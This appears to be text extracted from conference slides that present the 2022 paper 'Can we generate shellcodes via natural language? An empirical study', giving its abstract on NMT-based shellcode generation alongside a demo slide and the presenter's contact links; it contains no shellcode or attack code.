The screenshot shows a web browser displaying a Springer Nature article. The browser's address bar shows the URL: link.springer.com/article/10.1007/s10515-022-00331-3. The Springer Nature logo is at the top left, with a 'Log in' link at the top right. Below the logo, there are navigation links: 'Find a journal', 'Publish with us', 'Track your research', and a search bar. A shopping cart icon labeled 'Cart' is also present. The main article section has a dark teal background. It includes the breadcrumb 'Home > Automated Software Engineering > Article', the title 'Can we generate shellcodes via natural language? An empirical study', and the publication details 'Open access | Published: 05 March 2022' and 'Volume 29, article number 30, (2022)'. A 'Download PDF' button is visible, along with a message: 'You have full access to this open access article'. To the right of the article title is a book cover image for 'Automated Software Engineering: An International Journal'. Below the book cover, there are links for 'Automated Software Engineering', 'Aims and scope', and 'Submit manuscript'. At the bottom of the article section, the authors are listed: 'Pietro Liguori, Erfan Al-Hossami, Domenico Cotroneo, Roberto Natella, Bojan Cukic & Samira Shaikh'. Below the authors, there are icons for '5117 Accesses' and '5 Altmetric', followed by a link to 'Explore all metrics'. On the right side of the page, there is a 'Use our pre-submission checklist' link and a circular icon with a checklist symbol, with the text 'Avoid common mistakes on your manuscript.'

link.springer.com/article/10.1007/s10515-022-00331-3

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Can we generate shellcodes via natural language? An empirical study

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Preparing for AI based Malware ??

Abstract

Writing software exploits is an important practice for *offensive security* analysts to investigate and prevent attacks. In particular, *shellcodes* are especially time-consuming and a technical challenge, as they are written in assembly language. In this work, we address the task of automatically generating shellcodes, starting purely from descriptions in natural language, by proposing an approach based on Neural Machine Translation (NMT). We then present an empirical study using a novel dataset (*Shellcode_IA32*), which consists of 3200 assembly code snippets of real Linux/x86 shellcodes from public databases, annotated using natural language. Moreover, we propose novel metrics to evaluate the accuracy of NMT at generating shellcodes. The empirical analysis shows that NMT can generate assembly code snippets from the natural language with high accuracy and that in many cases can generate entire shellcodes with no errors.



04

Demo

THANK YOU

Get In Touch :

LinkedIn : Lalu Raynaldi Pratama Putra

Github : <https://github.com/KanakSasak>

Medium : <https://kanaksasak.medium.com>